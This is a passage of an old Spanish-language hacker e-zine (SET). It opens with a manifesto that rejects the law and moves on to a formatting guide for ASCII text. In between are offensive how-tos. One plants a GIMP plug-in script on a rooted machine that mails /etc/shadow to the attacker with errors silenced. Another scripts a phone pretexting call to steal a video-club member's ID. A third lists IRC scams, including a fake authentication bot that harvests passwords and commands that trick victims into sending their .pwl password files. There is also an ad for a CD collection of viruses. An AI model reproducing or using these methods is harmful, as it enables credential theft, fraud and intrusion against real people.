Supongo que muchos de los que se dediquen al hack conoceran algo o mucho de la filosofia CyberPunk y se habran dado cuenta de que el futuro mas proximo es muy parecido (por no decir identico) al que se describe en novelas del genero como, por ejemplo: el clasico "Neuromante" de William Gibson.
Nos encontramos con mundo donde hay unas cosas llamadas Corporaciones que son las que dominan el mundo.
Macro-empresas ke controlan todo el dinero y que tienen autenticos ejercitos de seguridad para dominar a la gente, esto es el futuro mas inminente (MICROSOFT, AMERICA ONLINE, TELEFONICA, EL CORTE INGLES... si, si hablo de vosotros Kabrones!!).

No os parece que en un mundo donde el respeto al kapital y a la propiedad se ha convertido en el Mandamiento nº 11; donde la gente de los paises con dinero piensa que los problemas de hambre en el mundo no se pueden solucionar y, por tanto, no hay que hacer nada; donde la unica forma de revolucion es hacer Zapping en la television y si se da alguna un poco mas peligrosa para la gente que manda, se reprime salvajemente; donde se han perturbado terminos como la democracia, hasta el punto de que hoy en dia todo el mundo piensa que "democracia" significa votar a alguien para que te domine hasta la proxima votacion (no se a vosotros, pero a mi esto ultimo me parece horrible);
no os parece que en un mundo asi hace falta gente que construya una nueva revolucion por otros caminos a los que el poder no esta acostumbrado.
En este momento en el que los poderosos no pueden prescindir de los sistemas de comunicación informatizada,

LA REVOLUCION ESTA EN NUESTRAS MANOS COMPAÑEROS!!!

Por todo esto me parece tan sumamente mal que la gente que cuelga documentos de enseñanza sobre el hacking en la red, siempre te suelta al principio lo de la "Moral del Hacker", y lo de "no semos delincuentes". Mirar nenes, la delincuencia es el acto de incumplir las leyes establecidas, si se declara que leer es delito, todo aquel que lea sera un delincuente, pero... por eso esta mal leer??? Pues pa mi que no.
Pero la gente sigue con el estupido pensamiento de las leyes como algo sagrado o semi-divino, NO!!!. Las leyes se las ha inventado un tipo como tu y como yo chavalote/a, y con un fin, que en algunas ocasiones no es demasiado noble.

Asi que si alguna vez te da por enseñar a hackear a alguien, intenta educarle como HACKER-REVOLUCIONARIO (y no como hacker-esclavo).

En fin, hay muchisimo mas que decir, pero buscar en los rincones de vuestras libertarias mentes y encontrareis el resto.
Ah, se me olvidaba dar un mensaje de apoyo a todos los enganchados a la tele: con voluntad podreis desintoxicaros y dejar de ser jodidos yonkis, leer un poco y vereis que divertido!! (lo mismo pa los futboleros).

Si me quereis mandar algun comentario pues aqui: htiburon@teleline.es, que es la direccion que utilizo cuando puede ser que me bombardeen (principalmente pq yo no soy el titular;).)

Hasta la proxima.

MeNpH

-< 0x04 >----------.----------.----
‘-[TryckY)-ï

-=(Movidas movidosas a traves del Gimp)=-

En este articulo voy a explicar como una vez obtenido root en una maquina podemos ejecutar lo que queramos a traves del Gimp doy por hecho que sabeis lo que es el Gimp y si no lo ejecutais y ya esta.
Este que voy a explicar no tiene uso si el due~o de la maquina nunca ejecuta el gimp bueno lo que hay que hacer es muy simple, el gimp tiene un directorio de donde lee los plugins, en verdad depende de la version, la ultima los ha separado en varios en:

"/usr/lib/gimp/1.1/plug-ins" . Estan los ejecutables pero si tu metes un script tambien lo ejecutara por lo que a qui viene la parte maliciosa en principio habia puesto muchos ejemplos pero esto seria mas un curso de script que otra cosa de por lo que lo dejo a vuestra eleccion los scripts, que otra cosa de por lo que lo dejo a vuestra eleccion los scripts, bueno enga, un ejemplo cutre.
Lo que hace es mandarle la lista de passwords al usuario trycky y lo del 2> /dev/null es que si hay errores se vayan a /dev/null para no dar el cante en caso de error

```
<++> gimp/ejem1

mail trycky < /etc/shadow & 2> /dev/null

exit 0

<-->
```

Como veis los ejemplos ya corren a cargo de vuestra imaginacion solo decir que el las ultimas versiones del gimp los script-fu y los

de perl vienen separados del resto. Otra cosa seria currarse un script
en el propio gimp y que cada vez que le diese hiciece algo esto es facil
leyendo la documentacion de ayuda del gimp y el script fu register para
el script
Ah, si instalais uno de estos ponerle un nombre poco cantoso por que
cada vez que inicia el Gimp va saliendo abajo los plug-ins que va cargando
y si el tio lee "loading plugins me-jodo-a-tu-makina" le daria algunos
indicios de que algo anda mal, no creeis?.

Y lo demas es vuestra imaginacion, podeis buscar archivos que os los
envien a donde querais:

"find / -name secreto -exec cp {} ~ \;"

Esto buscaria el archivo secreto y lo copiaria a vuestro home, como veis
no habria limitaciones.

Otra cosa tambien es que permite ejecutar ejecutables valga la redundancia
aunque si ya habeis sido root para poder instalar el script , pero bueno
tambien puede pasar de forma muy muy rara que tenga modo de escritura el
directorio "/usr/lib/gimp/1.1/plug-ins". Pero que os lo dejo a vuestra
imaginacion tambien podeis editar un script del perl que los hay tambien
para el gimp y que cada vez que se ejecute haga algo que vosotros querais

Pues ya esta creo que esto ha sido bastante en principio el documento iba
a tener mas ejemplos y chorradas pero creo que con esto basta .

Si tengo algun error en el doc o lo que sea podeis encontrarme en el IRC
con el nick de trycky claramente . Este doc esta muy bien para gastarle
bromas a los colegas :) . Hasta luegor

TryckY

EOF

-< 0x05 >--.--------------.---
‘-[^pRoviDoR)-ï

&&&&&&|##|&&&&&&
| De Videoklubs, ingenieria social y otros lances... |
&&&&&&|##|&&&&&&
por ^pRoviDoR

Buenas, soy ^pRoViDoR y me he decidido a eskribir este articulo para
que pueda ser de utilidad, espero ke os guste.
De entre las artes del hack, la ingenieria social es una de las
cosas ke encuentro mas interesantes.
He leido varios articulos sobre I.S casi siempre referidos a
obtener numeros de tarjetas de credito, cuentas y password de irc...
Pues bien, Quien no ha querido tener para toda la vida, por ejemplo
"Juegos de Guerra" en su videoteca?, pero o no lo has encontrado o
no te apetece gastarte dinero en ello (merece la pena),entonces
este articulo es para ti. Empecemos:

En la mayoria de los videoklubs para sacar juegos, peliculas o lo ke
tengan, te haces socio dando tus datos y a cambio obtienes un
numero ke te identifica y con el ke podras obtener sus servicios.
Veamos komo obtener el numero de nuestra victima.

1. ¿Que necesitamos?
*La guia telefonica
*La direccion y el nombre del videoklub
*Un telefono (con linea :))

```
 *Aplomo
 *Un Teclado (opcional)
 *Un poquito de suerte.
 *Un amigo.
 *Un atontao

3,2,1.. ACCION!!
Elige el videoklub ke te va a "prestar" sus servicios ;).
Bien, ahora busca la calle en la que se encuentra situado, nuestro
videoklub se llamara Videopollos y esta situado en la calle Juela,
¨ke hacemos?, pues kon la ayuda de la guia telefonica buscaremos
a alguien ke viva en esa kalle o por esa zona, podemos tardar un rato
pero no mucho (paciencia),¨por ke hacer esto? se supone ke la persona
ke viva alli sera socia del susodicho videoklub al estar cerca de su
casa.

2.Obteniendo informacion de "Videopollos"

Lo mejor para saber ke informacion obtener de la victima, es hacernos
socios nosotros del videoklub, para ver lo ke nos piden.
Sera conveniente ke no lo haga la persona ke va a ir a sacar la
pelicula o el videojuego kon el nº obtenido de la victima, por razones
obvias (los del videoklub no son tontos).
Hemos averiguado ke videopollos da komo password un nº de 4 cifras,
asi ke vamos con la fiesta...
Bueno hemos encontrado a una persona ke vive en la calle Juela, aki
la tenemos --> Gonzalez Cuesta, Apapucio...........(***)******
¨Ke hacer ahora? Bueno suponiendo ke tengamos la suerte de ke sea
socia (la tenemos) pondremos voz amable pero no concesiva, que se note
ke estamos seguros y le diremos ke debido a un virus informatico ;)
los registros de cuentas de los clientes han sufrido modificaciones
y se estan validando kon el fin de... bueno mejor leed la conversacion
-------------------------------------------------------------------------
M.P= Mala persona , es decir nosotros :p
A.A= Apapucio Atontao, es decir la victima
****************************************
Rinngggg!--------------------------------------------------------------
<A.A> Si? digame?
<M.P> Buenas tardes, ¿Apapucio Gonzalez?
<A.A> Si soy yo, ¿kien es?
<M.P> Si, mire le llamamos de VideoPollos del kual es usted socio
      activo.
<A.A> ¿Ke ocurre?
<M.P> No se preocupe, todo esta en orden, tan solo ke hemos sido
      victimas de un virus informatico, ¿sabe lo que es?
<A.A> Si, si por supuesto   ; fijo ke no tiene ni puta idea
<M.P> Entonces estamos validando los datos de su cuenta ya que pueden
      haber sido modificados. Su domicilio actual es C/Juela tal tal y
      tal, no? ;no entramos a sako todavia
<A.A> Efectivamente
<M.P> Su numero de identificacion es ****
<A.A> No! se equivoca, creo ke no era ese,espere un momento
      ;se va a buscarlo por algun lado
<A.A> tenia yo razon ;si y yo tengo su numero de identificacion ;)
<M.P> Disculpe las molestias ;tono de resignacion y suplica jeje
<A.A> es el ****
<M.P> Muchas gracias, sus datos ya estan actualizados correctamente
      le agradezco su colaboracion, no todos lo clientes son tan
      amables ;le hacemos la pelota para ke no sospeche :)
<A.A> Nada, nada, a usted y espero ke solucionen lo del virus.
<M.P> Eso esperamos, muchas gracias.
Klick------------------------------------------------------------
Bueno pues ahora ya tenemos su nº de identificacion y podremos sacar
una pelicula o un videojuego, por un periodo indefinido ;). No os
preokupeis por la victima, en la mayoria de los kasos no tendra ke
pagar lo ke vosotros habeis kogido "prestado" para uso y disfrute.

4.Problemas que pueden surgir en la llamada a la victima:

 -Ke el titular del numero no use ni para cagar la tarjeta de
 videopollos,o ke sea su hijo el titular ke se pone ciego con los
```

pokemon, no preocuparse, en el primer caso podemos argumentar ke no se asuste porke tenemos un copia de seguridad pero ke por si acaso prefiririamos confirmarlo personalmente, y asi nos ahorramos ke vaya a preguntar al videoklub y pillen el invento. En el segundo caso nosotros no sabemos ke su hijo es el titular pero la victima si asi ke le llamara para ke se ponga al telefono, ahi tendremos ke escuchar bien atentos, para oir el nombre del hijo y poder continuar con la fiesta.

5.Problemas ke pueden surgir en el videoklub.
-Ke al ser personas de la misma zona, al dependiente le suene el nº y sepa ke no eres su autentico due~o, esto a veces pasa, agacha las orejas y pirate del videoklub :((se pasa mal, fiuuu!).
-Ke ademas te pida algun dato complementario porque no se fia (p.j. <TioVideoklub> me puedes decir la direccion?)
La solucion es bien sencilla, aprendete bien la direccion y el nombre de la victima, para decirla sin dudar.

6.Ambienta la conversacion. (opcional)
Con el fin de procurar hacer la conversacion lo mas kreible posible para la victima podemos ambientar la conversacion, y diras ¿ke ko~o es eso? poner el ambientador ese del pino para los coches, pues no :p. La cuestion es ke la victima obtenga una informacion a traves del telefono ke aunque no sea totalmente necesaria, ofrezca una sensacion de normalidad a la situacion.En este caso, Ke podemos hacer? Lo primero sera, siempre ke se pida o confirme algun dato, procura hacer ruido con el teclado (marca teclas, no seas bruto y te lies a oxtias contra el telefono :p) komo si estuvieras introduciendo informacion, lo segundo puede ser, que en medio de la conversacion, te disculpes como si estuvieras atendiendo a un cliente, podria ser algo como:

<M.P> Disculpe un momento, ;con voz mucho mas baja decimos lo
Si en el pasillo del fondo ;siguiente, con la mano tapando el micro.

Con esto la victima se sentira mucho mas segura de que se encuentra hablando con una persona ke trabaja en un videoclub.

```
##############################################################################
# Bueno espero ke hayais disfrutado,  Yo no me hago responsable de lo#
# que hagais y este articulo y su contenido es solo  kon  fines      #
# educativos, las conversaciones pueden o no ser reales ;)           #
##############################################################################
```

Saludos al sub-mundo.
email: HeXaDeM@gmx.net
LA INFORMACION DEBE SER LIBRe.

-< 0x06 >--.--------------.---
‘-[by Tahum)-ï

{- El arte de la ingenieria social 2 -}

" El timador vuelve a la carga..... "

[Entrada]

Hola de nuevo lectores, aqui me veis de nuevo, una vez mas con vosotros siguiendo la saga de la ingenieria social, un tema que como veis puede dar tanto o mas de si. Ahora trataremos la ingenieria social desde un punto distinto, ya sabiendo lo que se explico en el numero pasado miraremos un poco como son las victimas actualmente, de que manera se consigue el enga~o y algunos trucos que os seran utiles, ademas de alguna sorpresita que os tengo preparada. Si teneis alguna duda, o quereis mandarme alguna sugerencia (constructiva) me la podeis mandar a tahum@demasiado.com, y os

respondere encantado ;O).

~ Indice ~

(--1--)- De que manera han cambiado las victimas? -(----------)

Nuestras victimas ahora estan mucho mas concienciadas de los peligros que corren dando datos personales a cualquier persona o al escribir aquella frase tan rara que le dice aquella chica/o. En resumen, estan ojo avizor de no exceder confianzas con cualquier tipo que conozcan por el IRC. Esto no deja de ser bueno porque asi aprendemos nuevas tecnicas de camelacion a la victima (me ha gustao la palabreja esa de camelacion) y nos puliremos como unos ingenieros sociales competentes (de esos quedan pocos) y estaremos preparados para todo (fuerzas armadas espa~ol... Cachis la mar olvidar esto ;)). Asi que hazte a la idea de que conseguir una victima hoy en dia no es tarea facil, pero tampoco te creas que es imposible ni mucho menos... }-D.
Vosotros esto no lo notareis hasta que le pidais a la victima que escriba la frase tal o que reciba el archivo cual, es ahi cuando os diran que no a veces de maneras no muy educadas...
Como hay que conocer al enemigo, aqui teneis una peque~a descripcion del usuario medio del IRC, pero como generalizar nunca fue bueno tomaoslo como una referencia a rasgos generales...

Edad -------------------- 20 a 35 tacos aproximadamente
sexo -------------------- Predomina por poco el masculino
Utiliza el IRC ---------- Para pasar el rato, ligar

(En algunas cosas no han cambiado... ;D)

Asi suelen ser nuestras victimas...

(--2--)- De que manera les enga~amos ? -(----------)

Pues hay dos caminos... El facil y el dificil, el facil tan solo funciona con victimas muuy novatas, el dificil puese colar con victimas no tan novatas. Primero trataremos el metodo facil:

- El metodo facilote: -

Pues esta tactica como fin tiene la de apoderarse del password de su nick, aunque se le puede dar mas usos. Consiste en decirle a la victima que para autentificar su nick tiene que escribir /msg nickpass el_pass , una frase sin ningun secreto aparente, para la victima eso es un mensaje a un bot para autentificar tu nick, pero si te fijas en el destinatario... Acaso hay algun bot llamado nickpass?? pues no... Pues porque no te pones de nick nickpass? de esa manera el password te llegara a ti... Pues en eso consiste el truco, a que es sencillo y hasta puede parecer estupido?? pues pruebalo con una victima novata y veras rapidos resultados. A este truco se le pueden aplicar mil y un usos, todo depende de tu imaginacion.
Otro metodo muy facil de hacer es ponerse nombre de tia (este truco fijo que ya lo habreis visto), pero no un nombre que sugiera que estas muy buena ;-), como leticia21, que ademas dice que eres joven ;). Con eso y meterte en un canal de amor y decir que buscas pareja tendras a tus pies a monton de gente... Es la hora de hablar un poco contigo y decirles que si quieren tu foto en ba~ador... Que escriban la frase tal o reciban el archio tal }x-D. Es un metodo facilote pero sus resultados son buenos.
Otro metodo facilito es el de hacerse pasar por un bot... Es un truco la verdad bastante efectivo, y como vale mas un ejemplo que mil explicaciones vamos directamente al ejemplo.

```
<nosotros> ***********************************************
<nosotros> Bienvenid@ al sistema de autentificacion de nick
<nosotros> ***********************************************
<nosotros> *                                             *
<nosotros> * Escoja una opcion                          *
<nosotros> *                                             *
<nosotros> * (1) Autentificar su nick                   *
<nosotros> * (2) Desregistrar su nick                   *
<nosotros> * (3) Ayuda                                  *
<nosotros> *                                             *
<nosotros> * Que opcion escoge ?                        *
<victima> 1
<nosotros> *                                             *
<nosotros> * Ha escogido: 1, AUTENTIFICACION DE NICK.    *
<nosotros> *                                             *
<nosotros> * Nombre de usuario: victima                 *
<nosotros> * Introduzca la contrase~a:                  *
<victima> pw10169
<nosotros> pw10169... Contrase~a aceptada bienvenid@ a casa ;)
```

No me direis que no es ingenioso ;), ademas si tienes prisa es un truco que da bastantes buenos resultados en victimas novatas.

- El metodo dificil: -

Pues es el enga~o de toda la vida, pero mas sofisticadamente si cabe, pues como veremos se necesita mucha practica y una cantidad de datos de la victima que nos ayudara a hacer un ataque "a medida". Un metodo bueno es el que uso yo, consiste hacer creer a la victima que aquello que nos ofrece otra persona (un clon nuestro) es muy bueno para ve a saber tu que y que lo acepte... O que esa frase que nos hace escribir esa persona hace maravillas y vete a saber tu que mas... La excusa por la que le enga~eis se puede cambiar... Por si no ha quedado claro pondre un peque~o esquema de como se tiene que hacer:

Fase 1) Recopilacion de datos de la victima.

-> Nombre
-> Ocupacion
-> Aficiones
-> Estado civil
-> Sexo
-> Conocimiento de la informatica.
-> Curiosidades

Es importante recopilar todos estos datos para hacer un esquema de lo que queremos. Acto seguido hay que presentarnos ante el, en ese caso daremos nuestros datos falsos. Una vez tengamos claro con quien estamos hablando necesitaremos aprovecharnos de sus debilidades (si busca pareja, si es un adicto al futbol, etc...) y transformarnos en una persona interesante para el, ofreciendole aquello que sabemos no puede rechazar, (amor, entradas para ir al futbol...) y nos iremos haciendo amigos de el poco a poco... Una vez conseguido el que su atencion recaiga en nosotros, hace falta meter un clon en escena, en este caso el sera el que le enga~e... Nuestro clon no hara ningun privado ni nada a la victima, y suponiendo que nuestra victima esta en el canal #amor y #mas_amor un clon debe estar en un canal y nosotros en otro ya que el servidor de IRC detecta expone en medio del canal los clones que tenemos y no es plan que nuestra victima vea por vamos. Seguimos, ya tenemos el clon en #mas_amor donde se encuentra la victima y nosotros en #amor, donde tambien se encuentra la victima. Pues le decimos a la victima que fulano (nuestro clon) tiene una lista de personas que buscan pareja, o regala entradas para el futbol, o regala videos porno (joder con fulano) o lo que sea que le interese, entonces la victima procedera a hacerle un privado donde se encuentre nuestro clon y a pedirselo... Que no cuela lo de la frase o lo del troyano ?? pues el unico que habra fracasado sera nuestro clon, ya que nosotros aparentaremos no saber nada del tema de lo que el intentaba hacer y la victima seguira hablando con nosotros... Y aun no la hemos perdido, podemos probar con otro clon cambiando la tecnica, y asi las veces que haga falta... De esta manera *atamos* la victima a nosotros y la confiamos a unos clones que

si no la enga~an a la primera lo haran a la segunda, o a la tercera... Este metodo funciona la gran mayoria de veces exceptuando aquella gente que no es tan inocente o que no son tan novatos.

(--3--)- Como se consigue el enga~o ? -(---------------------------------)

Ahora vamos a tratar la ingenieria social desde sus bases mas generales, si es que se puede decir asi, explicando en que consiste el enga~o mas detalladamente para que sepais en que se basan los tipos de enga~os ya vistos.
El enga~o se consigue al hacer que la atencion de una persona recaiga sobre ti, confiando en ti, y consiste en hacer que la victima, en un exceso de confianza, de el visto verde a todo lo que le digas porque para el eres alguien que sabe que no le hara nada malo. Una vez has llegado a hacer que la victima centre tu atencion en ti, que responda a todos los privados que la haces rapidamente, que se ofrece muy simpatico y demas, es que te tiene en su lista de amigos... Y es en ese momento donde se le sugiere a la victima que haga esto o lo otro favoreciendote a ti. Cuando la victima haya accedido a lo que tu le hubieras pedido y hayas conseguido tu objetivo, lo eticamente recomendable para no herir a la victima seria hacerte amigo de el/ella diciendole que lo que has hecho no era para fastidiarle y que no le has hecho nada malo, y si la victima no se lo toma mal pues ya tienes otro amigo :-). Eso es ser un buen ingeniero social, eso y no otra cosa. Se que algunos esto ya lo sabiais pero no olvideis que este texto intenta ser muy ameno y de facil comprension para todos los leen esto (no es que vea a muchos...)

(--4--)- Mas trucos -(---)

Ahora que estais de verdad mentalizados de lo que es ser un ingeniero social, os voy a armar con un peque~o arsenal de trucos que nunca vienen mal. Todas estas frases tienen que ser introducidas por la victima y provocan efecos secundarios.

```
o.o.o.o.o.o.o.o.
  /server opme   <--- Le desconecta del IRC.
o.o.o.o.o.o.o.o.

o.o.o.o.o.o.o.o.o.o.o.
  /msg nickserv kill   <--- Le desregistra el nick.
o.o.o.o.o.o.o.o.o.o.o.

o.o.o.o.o.o.o.o.o.o.
  /join 0 helpdesk   <--- Se va de todos los canales.
o.o.o.o.o.o.o.o.o.o.

o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o
  /send c:\windows\*.*pwl tu_nick   <--- Te manda todas sus .pwl ;)
o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o.o

o.o.o.o.o.o.o.o.o.o.o.o.o
  /fserve tu_nick 5 c:\   <--- Ver "el arte de la ingenieria social".
o.o.o.o.o.o.o.o.o.o.o.o.o

o.o.o.o.o.o.o.o.o.o.o.o.o
 Inicio/ejecutar/con/con   (esta no se introduce desde el cliente de IRC)
o.o.o.o.o.o.o.o.o.o.o.o.o
```

(--5--)- Los consejos del abuelo -(--------------------------------------)

Aqui van algunos consejos para que vuestra labor como ingenieros sociales sea fructifera. Se podria decir como los mandamientos de todo ingenierio social precavido.

Regla num.1
" Antes de ir a cazar una victima, preguntate a ti mismo, que es lo que deseas obtener de el, como se lo tomara, y como se lo debes proponer. Piensalo cosa de dos minutos, relajate y comienza a hablar con el. "

Regla num.2

" Al primero que deberas saber enga~ar no es a otro que tu mismo, debes proponerselo a la victima de tal manera que si te lo hicieran a ti tu no sospecharas nada. "

Regla num.3
" Aqui no conoceras a nadie por su nick, no te fies de las apariencias, pues enga~an. "

Regla num.4
" Nadie regala nada, si quieres que la victima acceda a lo que propones por lo menos le debes haber ofrecido algo. "

Regla num.5
" Cuando las cosas se ponen malas, vete, desconectate y vuelvete a conectar con otro nick y otros datos, y no entres en el canal de la victima hasta que esta se haya ido. "

Regla num.6
" Debes de conocer a la victima casi tanto como a ti mismo, conoce sus gustos, sus debilidades y todo lo que puedas. "

Regla num.7
" Nunca te enfades con tu victima antes del enga~o. "

Regla num.8
" No destruyas ninguna informacion ni hagas mal uso de la que le cojas, a no ser que haya fotos infanticidas, si es ese el caso, borralas. "

Estas son las reglas basicas, pero no las unicas.

(--6---- Despedida ----------)

Antes de irme querria aclarar dos asuntos pertinentes al anterior articulo que se publico en este mismo ezine: Primero que lettera ha sufrido una reestructuracion total de manera que no hace falta estudiarse las cookies. Y segunda que gracias a algunos miembros de la scene mi idea de cuando comenzaba el tercer milenio ha cambiado, ahora no estoy ni en un bando ni en otro, no estoy seguro de la existencia del a~o cero y prefiero seguir leyendo sobre ello...
Y como mi madre me dice que irse sin despedirse de los demas es de mala educacion es de mala educacion, no me voy a ir de aqui sin saludar a...
Doing, a Ripe y a g.legend.

" Eche que entra en un bar y dise... "

Tahum. (tahum@demasiado.com)

EOF

-< 0x07 >----------.----------.--
'-[SET Staff)-ï

Es un pajaro?....
Es un avion? ....
Es un ovni? ....

NO!.

Es 'Er Pako Underground'. Ole la raza.

Un CD repleto de info underground que Er Paco <er_pako@teleline.es> puso a disposicion de SET alla por fines del 99/principios del 00 pero que con la habitual disposicion organizativa que nos caracteriza no aparecio comentado en SET 22 tras lo cual Er Pako reenvio cinco, si 5, copias de la nueva y mejorada version

Dejemos que el representante oficial de Pakosoft nos lo cuente..

ER_PAKO UNDER:

- Cursos y Tutoriales: ha sido a~adidos nuevos cursos y se han quitado los obsoletos.

- Docs Varios: A~adidos algunos textos informaticos y algo de papiroflexia

- Imagenes varias: alguna que otra nueva.

- Intros: Nada nuevo.

- Mini distribuciones linux: A~adida la HV Linuz 0.22.

- Risa: - Bastantes chistes e historias nuevas, nuevas secciones de imagenes graciosas, sonidos musica y videos cachondos (genial).

- Canal +: nuevas versiones de los programas de descodificacion

- Docs. Hack: actualizacion total, cantidad de textos.

- E_Zines: en la seccion estrella han sido a~adidos todas la publicaciones nuevas qye han aparecido, asi como los nuevos numeros de las ya existentes.

- Numeros de serie: A~adidas nuevas versiones de los programas.

- Paginas Webs Hackeadas: nueva seccion.

- Personalizacion de Windows: Nueva seccion en la que encontraras facilidades y programas para darle un nuevo aire a tu Windows, especial mencion a las modificacion del explorer.exe hecha por mi con la que tu boton inicio pasare a llamarse ER_PAKO.

- Proteccion de CDs: nueva, sin comentarios.

- Utilidades Hack: Totalmente actualizada.

- Virus: Coleccion personal de Virus compuesta por mas de 15.000 diferentes, codigos fuente, troyanos, creadores, informacion..

Ademas en plena bonanza economica, Espa~a va bien, Pakosoft lanza:
Er Pako Programas, un completo CD con todo lo necesario para que un ordenador recien estrenado se convierta en una estacion totalmente equipada con todos los programas que son imprescindibles para trabajar y/o divertirse.

Er Pako agradece a las siguientes webs el trabajo realizado y os recomienda que no les quiteis el ojo de encima.

ZINE_STORE: Un trabajo muy currado: es de donde me he bajado muchos de los E_ZINES hispanos que podeis encontrar en mi CD. Surf.to/zs

La Taberna de Van Hackez: Un poco descuidada ultimamente pero muy buena ante todo y bien clasificada. www.vanhackez.com.

El Portal: Actualizan a diario, es muy clara y las webs asociadas por lo general son muy buenas. Elportal.metropoli2000.net.

DarkPort: Otro buen portal de temas Hack. Darkport.cjb.net


El agujero Negro: Buena web variada, lastima que no actualicen mas a menudo. Agujero.com

Y por supuesto a vosotros, los miembros de SET, la gloria del Hack espa~ol, y ademas originarios de MURCIA, (yo de un pueblo de la costa Murciana).

Er_Pako

EOF

-< 0x08 >---.----------------.-
‘-[RagPutana)-ï



-==-
Por //RagPutana\\ para la gente de "SET Ezine"
-==-
Email:ragputana@yahoo.com

Seguramente este articulo no tenga que ver mucho con el hacking, dado que no aporta gran cosa al excelente trabajo que estan haciendo la gente de SET . Pero si tenemos en cuenta que en el mundo UNDERGROUND el uso de texto en formato ASCII es lo mas habitual a la hora de redactar Ezines y toda clase de manuales, por que no dedicar unas lineas a este tema. Y es asi como me teneis aqui escribiendo sobre el texto en ASCII.

Este articulo pretende ser una ayuda a la hora de escribir y formatear texto en ASCII, y asi conseguir que la gente que quiere dar sus ideas a conocer disfrute de este precioso y agradable formato con todas sus ventajas. (no hay ni que decir que el Ezine SET tiene un formato ASCII elegante, me encanta ;-)

_____
Este articulo tiene los siguientes apartados:

(A)- POR QUE USAR "ASCII"?
(B)- COMO USARLO.
(C)- RECURSOS "ASCII" EN LA RED.
_____

Y sin mas preambulos nos centramos en el asunto, y empezamos por enterarnos que es eso del texto ASCII.

(para la gente mas quisquillosa o como curiosidad A.S.C.I.I. es "American Standard Code for Information Interchange"(creo), in spanish "Codigo Standar Americano para Intercambio de Informacion" le podriamos llamar CSAII he,he!)

==========
(A)- POR QUE USAR "ASCII"?
==========

Ya creo que a estas alturas estaras bastante convencido de la utilidad de este formato, ya que estas leyendo estas lineas escritas en ese formato, si no es asi sigue con la lectura a ver si logro convencerte.

Nos os voy a dar 1000 razones, solo me conformo con las siguientes 3 que me parecen que son las mas solidas, y que a mi realmente me convencen. Son estas las razones por las que el formateo en ASCII es ideal para el mundo UNDER, y las que facilitan la libertad de informacion:

1.- ES UN STANDAR.

El formato es standar, eso quiere decir que se puede leer desde distintas maquinas, sistemas operativos, o programas. Con esto un hacker puede lograr que lo que el quiere decir llegue lo mas lejos posible, y que nadie tenga ninguna traba a la hora de leer esto. Es tan estandar que mi viejo MSX (un ordenata de los 80) usa el mismo codigo.

Ademas hay que tener en cuenta que no salen nuevas versiones, como nos puede pasar con un documento escrito en WORD 97, que no es posible abrirlo con WORD 6.0, por lo que tenemos que actualizar esa birria de procesador de textos una y otra vez.

2.- OCUPA POCO ESPACIO.

La informacion que se guarda con este formato es solo texto, por lo que ocupa mucho menos que cualquier otro formato como puede ser el el WORD de Micro$oft. Ademas pierde un gran volumen al ser comprimido por ZIP, se queda en un 45 o 30%. Todo esto hace que se pueda guardar una gran informacion en muy poco espacio.

Esto produce que el gasto telefonico sea lo mas peque~o posible a la hora de bajar informacion de la red, en 5 minutos se pueden bajar manuales que dan mas de 5 horas de lectura (una ganga, por cierto yo mismo me devoro toda clase de manuales en mis ratos libres y es una lectura que no me cuesta casi nada, por no decir nada ;-)

3.- SE PUEDE MODIFICAR.

El texto producido en formato ASCII esta abierto a modificaciones, se puede cortar, pegar, borrar... asi el lector puede mejorar y aprovechar lo que se escribe. Asi la informacion contenida en este formato puede ir mutando y por supuesto ira mejorando con el tiempo. (como un buen vino, aunque al final caduque he,he!)

Esto produce que los creditos puedan ser facilmente cambiandos, pero aun asi el hacker confia bastante en el lector. (Yo personalmente no conozco ninguna situacion en la que alguien haya cambiado los creditos)

Como veis todas estas razones van unidas a la LIBERTAD DE INFORMACION que reclama la etica hacker. Supongo que si lees este Ezine estaras de acuerdo con todo lo aqui dicho, aun asi estoy abligado a recordar que simplemente es mi opinion, y que quizas tu no estes de acuerdo y que lo dicho por mi te parezca una chorrada.(por que no?:-P)

(B)- COMO USARLO.

A la hora de usar este formato realmente no hay ninguna regla escrita, por lo tanto el limite esta mas o menos en la imaginacion

y habilidad que cada uno tenga. Tan solo tener unas cuantas pautas como las que nos dan desde SET:

```
_____________________[pautas de SET]_____________________
```

Tratad de respetar nuestras normas de estilo. Son simples y nos facilitan mucho la tarea. Si los articulos los escribis pensando en estas reglas, nosotros podremos dedicar mucho mas tiempo a escribir mas articulos y al Hack ;)

- 80 COLUMNAS (ni una mas, que no me pagan por maquetar lo ajeno!)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los dise~os en ascii que luego no se ven bien. Sobre las e~es, cuando envias un articulo con ellas nos demuestras que esto no lo lee nadie.

Por si alguien no sabe cuales son los 127 caracteres de ASCII de que nos hablan, he recogido la siguente lista:

```
_____________[Regular ASCII Chart (character codes 0 - 127)]_____________
000   (nul)  016  (dle)  032 sp  048 0  064 @  080 P  096 ‘  112 p
001  (soh)  017  (dc1)  033 !   049 1  065 A  081 Q  097 a  113 q
002  (stx)  018  (dc2)  034 "   050 2  066 B  082 R  098 b  114 r
003  (etx)  019  (dc3)  035 #   051 3  067 C  083 S  099 c  115 s
004  (eot)  020  (dc4)  036 $   052 4  068 D  084 T  100 d  116 t
005  (enq)  021  (nak)  037 %   053 5  069 E  085 U  101 e  117 u
006  (ack)  022  (syn)  038 &   054 6  070 F  086 V  102 f  118 v
